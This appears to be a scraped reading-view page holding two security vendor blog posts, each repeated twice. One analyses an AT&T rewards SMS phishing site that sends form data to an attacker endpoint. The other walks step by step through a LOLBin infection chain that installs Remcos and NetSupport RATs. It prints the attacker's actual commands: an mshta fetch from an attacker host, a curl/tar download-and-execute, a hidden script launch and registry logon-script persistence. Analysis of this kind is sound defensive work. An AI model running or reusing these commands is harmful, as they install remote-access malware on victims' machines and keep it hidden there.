
Reading view

Watch out for AT&T rewards phishing text that wants your personal details

A coworker shared this suspicious SMS where AT&T supposedly warns the recipient that their reward points are about to expire.

Phishing attacks are growing increasingly sophisticated, likely with help from AI. They’re getting better at mimicking major brands—not just in look, but in behavior. Recently, we uncovered a well-executed phishing campaign targeting AT&T customers that combines realistic branding, clever social engineering, and layered data theft tactics.

In this post, we’ll walk you through the investigation, screen by screen, explaining how the campaign tricks its victims and where the stolen data ends up.

This is the text message that started the investigation.

“Dear Customer,
Your AT&T account currently holds 11,430 reward points scheduled to expire on January 26, 2026.
Recommended redemption methods:
– AT&T Rewards Center: {Shortened link}
– AT&T Mobile App: Rewards section
AT&T is dedicated to serving you.”

The shortened URL led to https://att.hgfxp[.]cc/pay/, a website designed to look like an AT&T site in name and appearance.

All branding, headers, and menus were copied over, and the page was full of real links out to att.com.

But the “main event” was a special section explaining how to access your AT&T reward points.

After “verifying” their account with a phone number, the victim is shown a dashboard warning that their AT&T points are due to expire in two days. This short window is a common phishing tactic that exploits urgency and FOMO (fear of missing out).

The rewards on offer—such as Amazon gift cards, headphones, smartwatches, and more—are enticing and reinforce the illusion that the victim is dealing with a legitimate loyalty program.

To add even more credibility, after submitting a phone number, the victim gets to see a list of available gifts, followed by a final confirmation prompt.


At that point, the target is prompted to fill out a “Delivery Information” form requesting sensitive personal information, including name, address, phone number, email, and more. This is where the actual data theft takes place.

The form’s visible submission flow is smooth and professional, with real-time validation and error highlighting—just like you’d expect from a top brand. This is deliberate. The attackers use advanced front-end validation code to maximize the quality and completeness of the stolen information.

Behind the slick UI, the form is connected to JavaScript code that, when the victim hits “Continue,” collects everything they’ve entered and transmits it directly to the attackers. In our investigation, we deobfuscated their code and found a large “data” section.

The stolen data gets sent in JSON format via POST to https://att.hgfxp[.]cc/api/open/cvvInterface.

This endpoint is hosted on the attacker’s domain, giving them immediate access to everything the victim submits.

What makes this campaign effective and dangerous

  • Sophisticated mimicry: Every page is an accurate clone of att.com, complete with working navigation links and logos.
  • Layered social engineering: Victims are lured step by step, each page lowering their guard and increasing trust.
  • Quality assurance: Custom JavaScript form validation reduces errors and increases successful data capture.
  • Obfuscated code: Malicious scripts are wrapped in obfuscation, slowing analysis and takedown.
  • Centralized exfiltration: All harvested data is POSTed directly to the attacker’s command-and-control endpoint.

How to defend yourself

A number of red flags could have alerted the target that this was a phishing attempt:

  • The text was sent to 18 recipients at once.
  • It used a generic greeting (“Dear Customer”) instead of personal identification.
  • The sender’s number was not a recognized AT&T contact.
  • The expiration date changed if the victim visited the fake site on a later date.

Beyond avoiding unsolicited links, here are a few ways to stay safe:

  • Only access your accounts through official apps or by typing the official website (att.com) directly into your browser.
  • Check URLs carefully. Even if a page looks perfect, hover over links and check the address bar for official domains.
  • Enable multi-factor authentication for your AT&T and other critical accounts.
  • Use an up to date real-time anti-malware solution with a web protection module.

Pro tip: Malwarebytes Scam Guard recognized this text as a scam.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!
  •  

Watch out for AT&T rewards phishing text that wants your personal details

A coworker shared this suspicious SMS where AT&T supposedly warns the recipient that their reward points are about to expire.

Phishing attacks are growing increasingly sophisticated, likely with help from AI. They’re getting better at mimicking major brands—not just in look, but in behavior. Recently, we uncovered a well-executed phishing campaign targeting AT&T customers that combines realistic branding, clever social engineering, and layered data theft tactics.

In this post, we’ll walk you through the investigation, screen by screen, explaining how the campaign tricks its victims and where the stolen data ends up.

This is the text message that started the investigation.

“Dear Customer,
Your AT&T account currently holds 11,430 reward points scheduled to expire on January 26, 2026.
Recommended redemption methods:
– AT&T Rewards Center: {Shortened link}
– AT&T Mobile App: Rewards section
AT&T is dedicated to serving you.”

The shortened URL led to https://att.hgfxp[.]cc/pay/, a website designed to look like an AT&T site in name and appearance.

All branding, headers, and menus were copied over, and the page was full of real links out to att.com.

But the “main event” was a special section explaining how to access your AT&T reward points.

After “verifying” their account with a phone number, the victim is shown a dashboard warning that their AT&T points are due to expire in two days. This short window is a common phishing tactic that exploits urgency and FOMO (fear of missing out).

The rewards on offer—such as Amazon gift cards, headphones, smartwatches, and more—are enticing and reinforce the illusion that the victim is dealing with a legitimate loyalty program.

To add even more credibility, after submitting a phone number, the victim gets to see a list of available gifts, followed by a final confirmation prompt.

At that point, the target is prompted to fill out a “Delivery Information” form requesting sensitive personal information, including name, address, phone number, email, and more. This is where the actual data theft takes place.

The form’s visible submission flow is smooth and professional, with real-time validation and error highlighting—just like you’d expect from a top brand. This is deliberate. The attackers use advanced front-end validation code to maximize the quality and completeness of the stolen information.

Behind the slick UI, the form is connected to JavaScript code that, when the victim hits “Continue,” collects everything they’ve entered and transmits it directly to the attackers. In our investigation, we deobfuscated their code and found a large “data” section.

The stolen data gets sent in JSON format via POST to https://att.hgfxp[.]cc/api/open/cvvInterface.

This endpoint is hosted on the attacker’s domain, giving them immediate access to everything the victim submits.

What makes this campaign effective and dangerous

  • Sophisticated mimicry: Every page is an accurate clone of att.com, complete with working navigation links and logos.
  • Layered social engineering: Victims are lured step by step, each page lowering their guard and increasing trust.
  • Quality assurance: Custom JavaScript form validation reduces errors and increases successful data capture.
  • Obfuscated code: Malicious scripts are wrapped in obfuscation, slowing analysis and takedown.
  • Centralized exfiltration: All harvested data is POSTed directly to the attacker’s command-and-control endpoint.

How to defend yourself

A number of red flags could have alerted the target that this was a phishing attempt:

  • The text was sent to 18 recipients at once.
  • It used a generic greeting (“Dear Customer”) instead of personal identification.
  • The sender’s number was not a recognized AT&T contact.
  • The expiration date changed if the victim visited the fake site on a later date.

Beyond avoiding unsolicited links, here are a few ways to stay safe:

  • Only access your accounts through official apps or by typing the official website (att.com) directly into your browser.
  • Check URLs carefully. Even if a page looks perfect, hover over links and check the address bar for official domains.
  • Enable multi-factor authentication for your AT&T and other critical accounts.
  • Use an up to date real-time anti-malware solution with a web protection module.

Pro tip: Malwarebytes Scam Guard recognized this text as a scam.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!

  •  

Can you use too many LOLBins to drop some RATs?

Recently, our team came across an infection attempt that stood out—not for its sophistication, but for how determined the attacker was to take a “living off the land” approach to the extreme.

The end goal was to deploy Remcos, a Remote Access Trojan (RAT), and NetSupport Manager, a legitimate remote administration tool that’s frequently abused as a RAT. The route the attacker took was a veritable tour of Windows’ built-in utilities—known as LOLBins (Living Off the Land Binaries).

Both Remcos and NetSupport are widely abused remote access tools that give attackers extensive control over infected systems and are often delivered through multi-stage phishing or infection chains.

Remcos (short for Remote Control & Surveillance) is sold as a legitimate Windows remote administration and monitoring tool but is widely used by cybercriminals. Once installed, it gives attackers full remote desktop access, file system control, command execution, keylogging, clipboard monitoring, persistence options, and tunneling or proxying features for lateral movement.

NetSupport Manager is a legitimate remote support product that becomes “NetSupport RAT” when attackers silently install and configure it for unauthorized access.


Let’s walk through how this attack unfolded, one native command at a time.

Stage 1: The subtle initial access

The attack kicked off with a seemingly odd command:

C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"

At first glance, you might wonder: why not just run mshta.exe directly? The answer lies in defense evasion.

By roping in forfiles.exe, a legitimate tool for running commands over batches of files, the attacker muddied the waters. This makes the execution path a bit harder for security tools to spot. In essence, one trusted program quietly launches another, forming a chain that’s less likely to trip alarms.

Stage 2: Fileless download and staging

The mshta command fetched a remote HTA file that immediately spawned cmd.exe, which rolled out an elaborate PowerShell one-liner:

powershell.exe -NoProfile -Command

curl -s -L -o "<random>.pdf" (attacker-ip}/socket;

mkdir "<random>";

tar -xf "<random>.pdf" -C "<random>";

Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"

Here’s what that does:

PowerShell’s built-in curl downloaded a payload disguised as a PDF, which in reality was a TAR archive. Then, tar.exe (another trusted Windows add-on) unpacked it into a randomly named folder. The star of this show, however, was glaxnimate.exe—a trojanized version of real animation software, primed to further the infection on execution. Even here, the attacker relies entirely on Windows’ own tools—no EXE droppers or macros in sight.

Stage 3: Staging in plain sight

What happened next? The malicious Glaxnimate copy began writing partial files to C:\ProgramData:

  • SETUP.CAB.PART
  • PROCESSOR.VBS.PART
  • PATCHER.BAT.PART

Why .PART files? It’s classic malware staging. Drop files in a half-finished state until the time is right—or perhaps until the download is complete. Once the coast is clear, rename or complete the files, then use them to push the next payloads forward.

Scripting the core elements of infection

Stage 4: Scripting the launch

Malware loves a good script—especially one that no one sees. Once fully written, Windows Script Host was invoked to execute the VBScript component:

"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"

The VBScript used IWshShell3.Run to silently spawn cmd.exe with a hidden window so the victim would never see a pop-up or black box.

IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");

The batch file’s job?

expand setup.cab -F:* C:\ProgramData

Use the expand utility to extract all the contents of the previously dropped setup.cab archive into ProgramData—effectively unpacking the NetSupport RAT and its helpers.

Stage 5: Hidden persistence

To make sure their tool survived a restart, the attackers opted for the stealthy registry route:

reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f

Unlike old-school Run keys, UserInitMprLogonScript isn’t a usual suspect and doesn’t open visible windows. Every time the user logged in, the RAT came quietly along for the ride.

Final thoughts

This infection chain is a masterclass in LOLBin abuse and proof that attackers love turning Windows’ own tools against its users. Every step of the way relies on built-in Windows tools: forfiles, mshta, curl, tar, scripting engines, reg, and expand.

So, can you use too many LOLBins to drop a RAT? As this attacker shows, the answer is “not yet.” But each additional step adds noise, and leaves more breadcrumbs for defenders to follow. The more tools a threat actor abuses, the more unique their fingerprints become.

Stay vigilant. Monitor potential LOLBin abuse. And never trust a .pdf that needs tar.exe to open.


Despite the heavy use of LOLBins, Malwarebytes still detects and blocks this attack. It blocked the attacker’s IP address and detected both the Remcos RAT and the NetSupport client once dropped on the system.

Malwarebytes blocks the IP 79.141.162.189

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Can you use too many LOLBins to drop some RATs?

Recently, our team came across an infection attempt that stood out—not for its sophistication, but for how determined the attacker was to take a “living off the land” approach to the extreme.

The end goal was to deploy Remcos, a Remote Access Trojan (RAT), and NetSupport Manager, a legitimate remote administration tool that’s frequently abused as a RAT. The route the attacker took was a veritable tour of Windows’ built-in utilities—known as LOLBins (Living Off the Land Binaries).

Both Remcos and NetSupport are widely abused remote access tools that give attackers extensive control over infected systems and are often delivered through multi-stage phishing or infection chains.

Remcos (short for Remote Control & Surveillance) is sold as a legitimate Windows remote administration and monitoring tool but is widely used by cybercriminals. Once installed, it gives attackers full remote desktop access, file system control, command execution, keylogging, clipboard monitoring, persistence options, and tunneling or proxying features for lateral movement.

NetSupport Manager is a legitimate remote support product that becomes “NetSupport RAT” when attackers silently install and configure it for unauthorized access.

Let’s walk through how this attack unfolded, one native command at a time.

Stage 1: The subtle initial access

The attack kicked off with a seemingly odd command:

C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"

At first glance, you might wonder: why not just run mshta.exe directly? The answer lies in defense evasion.

By roping in forfiles.exe, a legitimate tool for running commands over batches of files, the attacker muddied the waters. This makes the execution path a bit harder for security tools to spot. In essence, one trusted program quietly launches another, forming a chain that’s less likely to trip alarms.

Stage 2: Fileless download and staging

The mshta command fetched a remote HTA file that immediately spawned cmd.exe, which rolled out an elaborate PowerShell one-liner:

powershell.exe -NoProfile -Command

curl -s -L -o "<random>.pdf" (attacker-ip}/socket;

mkdir "<random>";

tar -xf "<random>.pdf" -C "<random>";

Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"

Here’s what that does:

PowerShell’s built-in curl downloaded a payload disguised as a PDF, which in reality was a TAR archive. Then, tar.exe (another trusted Windows add-on) unpacked it into a randomly named folder. The star of this show, however, was glaxnimate.exe—a trojanized version of real animation software, primed to further the infection on execution. Even here, the attacker relies entirely on Windows’ own tools—no EXE droppers or macros in sight.

Stage 3: Staging in plain sight

What happened next? The malicious Glaxnimate copy began writing partial files to C:\ProgramData:

  • SETUP.CAB.PART
  • PROCESSOR.VBS.PART
  • PATCHER.BAT.PART

Why .PART files? It’s classic malware staging. Drop files in a half-finished state until the time is right—or perhaps until the download is complete. Once the coast is clear, rename or complete the files, then use them to push the next payloads forward.

Scripting the core elements of infection

Stage 4: Scripting the launch

Malware loves a good script—especially one that no one sees. Once fully written, Windows Script Host was invoked to execute the VBScript component:

"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"

The VBScript used IWshShell3.Run to silently spawn cmd.exe with a hidden window so the victim would never see a pop-up or black box.

IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");

The batch file’s job?

expand setup.cab -F:* C:\ProgramData

Use the expand utility to extract all the contents of the previously dropped setup.cab archive into ProgramData—effectively unpacking the NetSupport RAT and its helpers.

Stage 5: Hidden persistence

To make sure their tool survived a restart, the attackers opted for the stealthy registry route:

reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f

Unlike old-school Run keys, UserInitMprLogonScript isn’t a usual suspect and doesn’t open visible windows. Every time the user logged in, the RAT came quietly along for the ride.

Final thoughts

This infection chain is a masterclass in LOLBin abuse and proof that attackers love turning Windows’ own tools against its users. Every step of the way relies on built-in Windows tools: forfiles, mshta, curl, tar, scripting engines, reg, and expand.

So, can you use too many LOLBins to drop a RAT? As this attacker shows, the answer is “not yet.” But each additional step adds noise, and leaves more breadcrumbs for defenders to follow. The more tools a threat actor abuses, the more unique their fingerprints become.

Stay vigilant. Monitor potential LOLBin abuse. And never trust a .pdf that needs tar.exe to open.

Despite the heavy use of LOLBins, Malwarebytes still detects and blocks this attack. It blocked the attacker’s IP address and detected both the Remcos RAT and the NetSupport client once dropped on the system.

Malwarebytes blocks the IP 79.141.162.189

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  
❌